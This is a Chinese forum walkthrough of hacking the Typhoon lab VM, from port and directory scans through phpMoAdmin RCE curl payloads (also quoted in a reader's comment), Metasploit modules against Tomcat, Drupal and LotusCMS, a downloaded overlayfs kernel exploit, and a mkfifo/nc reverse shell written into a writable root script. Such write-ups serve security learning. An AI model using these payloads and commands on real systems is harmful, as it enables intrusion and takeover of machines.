Stefano / 2019-01-04 08:59:00 / 浏览数 4596 技术文章 技术文章 顶(0) 踩(0)

#### 靶机下载地址:

- Download: https://drive.google.com/file/d/1rwxlRMOJJ8GGj2VshAOvgqgUM\_Z-OV9z/view
- Download (Torrent): https://download.vulnhub.com/typhoon/Typhoon-v1.02.ova.torrent ( Magnet)

靶机渗透难度相对简单,利用方式很多。有兴趣的同学可以自己下载试一试

## 主机发现

```
root@Shockwave:~# arp-scan -1
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.2.1 cc:81:da:9c:d3:49 (Unknown)
192.168.2.25 a4:38:cc:dc:7e:f2 (Unknown)
192.168.2.121 f0:18:98:04:80:24 (Unknown)
192.168.2.149 00:0c:29:d6:53:2b VMware, Inc.
192.168.2.149 f0:18:98:04:80:24 (Unknown) (DUP: 2)
192.168.2.171 00:ec:0a:7d:a5:3a (Unknown)
6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.427 seconds (105.48 hosts/sec). 6 responded
在192.168.2.149发现主机
```

## 端口探测

```
root@Shockwave:~# nmap -A 192.168.2.149
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 13:42 EST
Nmap scan report for 192.168.111.168
Host is up (0.00073s latency).
Not shown: 983 closed ports
        STATE SERVICE VERSION
PORT
                         vsftpd 3.0.2
21/tcp open ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
ftp-syst:
  STAT:
| FTP server status:
      Connected to 192.168.111.188
      Logged in as ftp
      TYPE: ASCII
     No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
      vsFTPd 3.0.2 - secure, fast, stable
_End of status
                          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
   1024 02:df:b3:1b:01:dc:5e:fd:f9:96:d7:5b:b7:d6:7b:f9 (DSA)
   2048 de:af:76:27:90:2a:8f:cf:0b:2f:22:f8:42:36:07:dd (RSA)
   256 70:ae:36:6c:42:7d:ed:1b:c0:40:fc:2d:00:8d:87:11 (ECDSA)
_ 256 bb:ce:f2:98:64:f7:8f:ae:f0:dd:3c:23:3b:a6:0f:61 (ED25519)
25/tcp
       open smtp
                          Postfix smtpd
_smtp-commands: typhoon, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
ssl-cert: Subject: commonName=typhoon
| Not valid before: 2018-10-22T19:38:20
|_Not valid after: 2028-10-19T19:38:20
|_ssl-date: TLS randomness does not represent time
53/tcp open domain
                        ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
| bind.version: 9.9.5-3-Ubuntu
```

```
Apache httpd 2.4.7 ((Ubuntu))
80/tcp open http
| http-robots.txt: 1 disallowed entry
/mongoadmin/
http-server-header: Apache/2.4.7 (Ubuntu)
http-title: Typhoon Vulnerable VM by PRISMA CSI
110/tcp open pop3
                     Dovecot pop3d
_pop3-capabilities: RESP-CODES UIDL SASL PIPELINING CAPA STLS AUTH-RESP-CODE TOP
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
_Not valid after: 2028-10-21T19:38:49
|_ssl-date: TLS randomness does not represent time
111/tcp open rpcbind
                        2-4 (RPC #100000)
| rpcinfo:
   program version port/proto service
                    111/tcp rpcbind
   100000 2,3,4
   100000 2,3,4
                      111/udp rpcbind
                     2049/tcp nfs
   100003 2,3,4
                     2049/udp nfs
   100003 2,3,4
                   40597/tcp mountd
   100005 1,2,3
   100005 1,2,3
                   60536/udp mountd
   100021 1,3,4
                    38498/udp nlockmgr
   100021 1,3,4 57277/tcp nlockmgr
                    33465/tcp status
   100024 1
   100024 1
                     42988/udp status
   100227 2,3
                     2049/tcp nfs_acl
  100227 2,3
                     2049/udp nfs_acl
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap Dovecot imapd (Ubuntu)
|_imap-capabilities: STARTTLS more LOGIN-REFERRALS Pre-login ID LOGINDISABLEDA0001 listed ENABLE post-login OK SASL-IR capabil
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
_Not valid after: 2028-10-21T19:38:49
|_ssl-date: TLS randomness does not represent time
445/tcp open netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
631/tcp open ipp
                       CUPS 1.7
| http-methods:
_ Potentially risky methods: PUT
http-robots.txt: 1 disallowed entry
_http-server-header: CUPS/1.7 IPP/2.1
_http-title: Home - CUPS 1.7.2
993/tcp open ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: more LITERAL+ Pre-login ID LOGIN-REFERRALS listed ENABLE post-login OK SASL-IR capabilities have AUTH=PLF
ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
_Not valid after: 2028-10-21T19:38:49
|_ssl-date: TLS randomness does not represent time
995/tcp open ssl/pop3 Dovecot pop3d
_pop3-capabilities: RESP-CODES UIDL SASL(PLAIN) PIPELINING CAPA AUTH-RESP-CODE USER TOP
| ssl-cert: Subject: commonName=typhoon/organizationName=Dovecot mail server
| Not valid before: 2018-10-22T19:38:49
_Not valid after: 2028-10-21T19:38:49
_ssl-date: TLS randomness does not represent time
2049/tcp open nfs_acl 2-3 (RPC #100227)
                         MySQL (unauthorized)
3306/tcp open mysql
5432/tcp open postgresql PostgreSQL DB 9.3.3 - 9.3.5
ssl-cert: Subject: commonName=typhoon
| Not valid before: 2018-10-22T19:38:20
_Not valid after: 2028-10-19T19:38:20
|_ssl-date: TLS randomness does not represent time
8080/tcp open http
                    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
_ Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
MAC Address: 00:0C:29:D6:53:2B (VMware)
Device type: general purpose
Running: Linux 3.X | 4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: typhoon, TYPHOON; OSs: Unix, Linux; CPE: cpe:/o:linux_linux_kernel
Host script results:
|_clock-skew: mean: -1h14m12s, deviation: 1h09m16s, median: -34m13s
_nbstat: NetBIOS name: TYPHOON, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
   OS: Unix (Samba 4.1.6-Ubuntu)
   Computer name: typhoon
   NetBIOS computer name: TYPHOON\xspacex00
   Domain name: local
   FQDN: typhoon.local
_ System time: 2018-12-08T20:08:20+02:00
| smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:
   date: 2018-12-08 13:08:21
_ start_date: N/A
TRACEROUTE
HOP RTT ADDRESS
1 0.73 ms 192.168.111.168
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.63 seconds
```

发现开放了很多端口的,各种常用的服务ftp/ssh/http/mysql等等都开了,80端口还顺带扫出来个/robots.txt。

## 目录扫描

```
root@Shockwave:~# dirb http://192.168.2.149
______
DIRB v2.22
By The Dark Raver
START_TIME: Mon Dec 17 10:32:48 2018
URL BASE: http://192.168.2.149/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.2.149/ ----
==> DIRECTORY: http://192.168.2.149/assets/
==> DIRECTORY: http://192.168.2.149/calendar/
+ http://192.168.2.149/cgi-bin/ (CODE:403|SIZE:288)
==> DIRECTORY: http://192.168.2.149/cms/
==> DIRECTORY: http://192.168.2.149/drupal/
+ http://192.168.2.149/index.html (CODE:200|SIZE:3529)
==> DIRECTORY: http://192.168.2.149/javascript/
==> DIRECTORY: http://192.168.2.149/phpmyadmin/
+ http://192.168.2.149/robots.txt (CODE:200|SIZE:37)
```

### 入侵靶机

## **PHPMOADMIN**

访问/robots.txt,是一个mogondb的WebUI管理,

User-agent: \*

Disallow: /mongoadmin/

访问http://192.168.2.149/mongoadmin/。



查看版本号。http://192.168.2.149/mongoadmin/index.php?action=getStats

version

mongo: 3.0.15 (64-bit)
mongoPhpDriver: 1.6.16
phpMoAdmin: 1.0.9

php: 5.5.9-1ubuntu4.26 (64-bit)

gitVersion: b8ff507269c382bc100fc52f75f48d54cd42ec3b

是1.0.9。Google搜一搜,没想到一搜就是两个RCE的payload (捂脸.jpg)。

顺利getshell。

SSH

回过来看一下数据库里的数据。在credentials表发现了一列账号密码。

尝试SSH登录。

```
root@Shockwave:~# ssh typhoon@192.168.2.149
The authenticity of host '192.168.2.149 (192.168.2.149)' can't be established.
ECDSA key fingerprint is SHA256:fLv3o4p7wR+3hFFRGmT0UpswxJ2eN6BWXE/aM64mHlo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.2.149' (ECDSA) to the list of known hosts.
  d888888b db
               db d8888b. db db .d88b.
                                            .d88b. d8b db
   `~~88~~' `8b d8' 88 `8D 88 88 .8P Y8. .8P Y8. 8880 88
     88
            `8bd8' 88oodD' 88ooo88 88
                                         88 88
                                                 88 88V8o 88
     88
              88
                    88~~~ 88~~~88 88
                                         88 88
                                                  88 88 V8o88
     88
              88
                    88
                           88 88 `8b d8' `8b d8' 88 V888
     ΥP
              ΥP
                           ΥP
                               YP `Y88P'
                                             `Y88P' VP
```

Vulnerable VM By PRISMA CSI - www.prismacsi.com

WARNING: Unauthorized access to this system is forbidden and will be prosecuted by law. By accessing this system, you agree that your actions may be monitored if unauthorized usage is suspected.

```
This is a joke of course :))

Please hack me!

typhoon@192.168.2.149's password:

Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)
```

\* Documentation: https://help.ubuntu.com/

System information as of Tue Dec 18 00:08:11 EET 2018

System load: 0.08 Memory usage: 3% Processes: 385 Usage of /: 41.8% of 17.34GB Swap usage: 0% Users logged in: 0

Graph this data and manage this system at:

https://landscape.canonical.com/

Last login: Mon Dec 10 12:23:58 2018 from 192.168.7.41

typhoon@typhoon:~\$ whoami

typhoon


typhoon@typhoon:~\$ sudo -i [sudo] password for typhoon:

typhoon is not in the sudoers file. This incident will be reported.

登陆成功,但是typhoon用户并没有超级用户权限。

# **Tomcat Manager**

访问8080端口,登录manager webapp。尝试默认用户名和密码tomcat登录。




登录成功,上msf。


```
msf exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.2.149
RHOST => 192.168.2.149
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
  Name
                Current Setting Required Description
   HttpPassword tomcat
                                           The password for the specified username
  HttpUsername tomcat
                                           The username to authenticate as
                                          A proxy chain of format type:host:port[,type:host:port][...]
   RHOST
                                          The target address
   RPORT
                8080
                                           The target port (TCP)
                                           Negotiate SSL/TLS for outgoing connections
                                           The URI path of the manager app (/html/upload and /undeploy will be used)
   TARGETURI
                /manager
   VHOST
                                           HTTP server virtual host
Exploit target:
   Id Name
   0 Java Universal
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.2.121:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 68VktPQufGlPr...
[*] Executing 68VktPQufGlPr...
[*] Undeploying 68VktPQufGlPr ...
[*] Sending stage (53867 bytes) to 192.168.2.149
[*] Meterpreter session 1 opened (192.168.2.121:4444 -> 192.168.2.149:56661) at 2018-12-18 00:17:28 +0800
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
                                                                         光 先知社区
tomcat7
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)
```

# Drupal CMS & Lotus CMS

http://192.168.2.149/drupal/



http://192.168.2.149/cms/



这两个CMS都是有问题的版本,就直接用msf的payload打了。

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > use exploit/unix/webapp/drupal_drupalgeddon2
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.2.149
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options
Module options (exploit/unix/webapp/drupal_drupalgeddon2):
                Current Setting Required Description
   Name
   DUMP_OUTPUT false
                                           If output should be dumped
   PHP_FUNC
                                           PHP function to execute
                                 yes
                                           A proxy chain of format type:host:port[,type:host:port][...]
   Proxies
   RHOST
                192.168.2.149
                                           The target address
   RPORT
                                           The target port (TCP)
                false
                                           Negotiate SSL/TLS for outgoing connections
   TARGETURI
                                 ves
                                           Path to Drupal install
   VHOST
                                           HTTP server virtual host
Exploit target:
   Id Name
       Automatic (PHP In-Memory)
msf exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal
TARGETURI => /drupal
msf exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.2.121:4444
[*] Drupal 8 targeted at http://192.168.2.149/drupal/
[+] Drupal appears unpatched in CHANGELOG.txt
[*] Sending stage (38247 bytes) to 192.168.2.149
[*] Meterpreter session 1 opened (192.168.2.121:4444 -> 192.168.2.149:56662) at 2018-12-18 00:37:52 +0800
meterpreter > sys.local
[-] Unknown command: sys.local.
meterpreter > sysinfo
           : typhoon.local
Computer
            : Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul
Meterpreter : php/linux
msf exploit(multi/http/lcms_php_exec) > set rhost 192.168.2.149
host => 192.168.2.149
msf exploit(multi/http/lcms php exec) > set uri /cms/
uri => /cms/
msf exploit(multi/http/lcms_php_exec) > exploit
*] Started reverse TCP handler on 192.168.2.121:4444
*] Using found page param: /cms/index.php?page=index
*] Sending exploit ...
*] Sending stage (38247 bytes) to 192.168.2.149
*] Meterpreter session 2 opened (192.168.2.121:4444 -> 192.168.2.149:56664) at 2018-12-18 00:45:32 +0800
<u>meterpreter</u> > sysinfo
            : typhoon.local
Computer
              Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64
```

## 其他

另外还可以通过/dvwa/、/xvwa/的命令注入练习getshell,系统都是默认账号和密码。

dvwa的是admin/password, xvwa的是admin/admin。

Meterpreter : php/linux

也可以登录/phpmyadmin/后台,通过包含日志的方式getshell,登录密码为默认的toor(也可以通过泄露的/dvwa/config/config.inc.php.bak备份文件查看密码,

具体方式不再展开说了,有兴趣的同学可以自己尝试一下。

## 提权讨程

#### 利用内核

```
查看系统版本、内核信息:
typhoon@typhoon:~$ uname -a
Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
typhoon@typhoon:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:
              Ubuntu 14.04.1 LTS
Release:
         14.04
Codename:
          trusty
系统是Ubuntu14.04,内核版本为3.13.0,searchsploit搜一下相关漏洞。
   @Shockwave:~# searchsploit ubuntu 3.13.0
 Exploit Title
                                                                                         Path
                                                                                         (/usr/share/exploitdb/)
                                                                                        exploits/linux/local/37292.c
exploits/linux/local/37293.txt
                           12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
 inux Kernel 3.
            .13.0 < 3.19 (U
                                                                               (Access
对应的系统、内核刚好有一个利用overlayfs的exploit,下下来放到靶机上。
# Emexploit
root@Shockwave:~/exploits# searchsploit -m 37292.c
  \textbf{Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation } \\
    URL: https://www.exploit-db.com/exploits/37292/
   Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines, with CRLF line terminators
Copied to: /root/exploits/37292.c
# 88888888888888
root@Shockwave:~/exploits# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
# | | | | | | |
typhoon@typhoon:~$ wget 192.168.92.104/37292.c
--2018-12-18 11:29:56-- http://192.168.92.104/37292.c
Connecting to 192.168.92.104:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'
2018-12-18 11:29:56 (362 MB/s) - `37292.c' saved [5119/5119]
```

```
编译、赋权、运行一条龙。
typhoon@typhoon:~$ gcc 37292.c -o exploit
typhoon@typhoon:~$ chmod a+x exploit
typhoon@typhoon:~$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),125(libvirtd),1000(ty
# whoami
# cat /root/root-flag
<Congrats!>
Typhoon_r00t3r!
```

```
</Congrats!>
```

可以看到顺利提权成功。通过内核提取最方便、快捷,但是局限性也很大。

## 利用可写文件

翻查目录文件,在/tab/目录下发现一个文件所有者为root、权限为777的sh文件。

```
typhoon@typhoon:/tab$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Dec 17 16:48 .
drwxr-xr-x 25 root root 4096 Oct 24 04:59 .
-rwxrwxrwx 1 root root 71 Dec 17 16:48 script.sh
typhoon@typhoon:/tab$ cat script.sh
echo "Typhoon is UP!"
```

#<typh00n!> P0st\_3xpl01t3R\_flaqGq <typhoon!>

用低权限用户将构造的命令写入script.sh,令文件调用以root身份运行的/bin/sh,然后反弹shell,就可以获得root权限了。

写入反弹shell命令到script.sh中并执行。

 $\lab{fifo} $$ typhoon@typhoon:/tab$ echo "mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.92.104 8888 >/tmp/f" > script.sh typhoon@typhoon:/tab$ ./script.sh$ 

在服务器上开启监听,接收到shell。


```
root@Shockwave:~/exploits# nc -lvvp 8888
listening on [any] 8888 ...
192.168.92.121: inverse host lookup failed: Unknown host
connect to [192.168.92.104] from (UNKNOWN) [192.168.92.121] 58239
/bin/sh: 0: can't access tty; job control turned off
# 1s
root-flag
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
root-flag
# cat root-flag
<Congrats!>
Typhoon_r00t3r!
</Congrats!>
```

至此提权成功,利用完成。

点击收藏 | 1 关注 | 1

上一篇:中通内部安全通讯实践 下一篇:某CMS最新版本测试全过程(前台G...

1. 2条回复



blackd\*\*\*\* 2019-05-20 11:37:10

version

mongo: 3.0.15 (64-bit)
mongoPhpDriver: 1.6.16

phpMoAdmin: 1.0.9

php: 5.5.9-1ubuntu4.26 (64-bit)

gitVersion: b8ff507269c382bc100fc52f75f48d54cd42ec3b

是 3.0.15。Google搜一搜,没想到一搜就是两个RCE的payload (捂脸.jpg)。

➤ curl http://192.168.2.149/mongoadmin/index.php -d "object=1;system('whoami');//"
www-data

Curl 'http://192.168.2.149/mongoadmin/index.php?collection=admin&action=listRows&find=array();passthru("whoa mi");exit;'
www-data

师傅你好,你这边是不是写错了,



2

Q 全部

视频

Ⅲ 新闻

□ 图片 :

:更多

设置 工具

找到约 31,800 条结果 (用时 0.33 秒)

小提示: 仅限搜索简体中文结果。您可以在设置中指定搜索语言

# PHPMoAdmin - Unauthorized Remote Code ... - Exploit Database

https://www.exploit-db.com/exploits/36251 ▼ 翻译此页

2015年3月3日 - PHPMoAdmin - Unauthorized Remote Code Execution. CVE-2015-2208CVE-118994. webapps exploit for PHP platform.

# PHPMoAdmin 1.1.2 Remote Code Execution | Rapid7

https://www.rapid7.com/db/modules/exploit/multi/http/phpmoadmin exec ▼ 翻译此页

2018年5月30日 - Description. This module exploits an arbitrary PHP command execution vulnerability due to a dangerous use of eval() in PHPMoAdmin.

https://www.exploit-db.com/exploits/36251

0 回复Ta



Stefano 2019-06-24 10:44:03

@blackd\*\*\*\* 已修改,感谢提醒

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 <u>社区小黑板</u>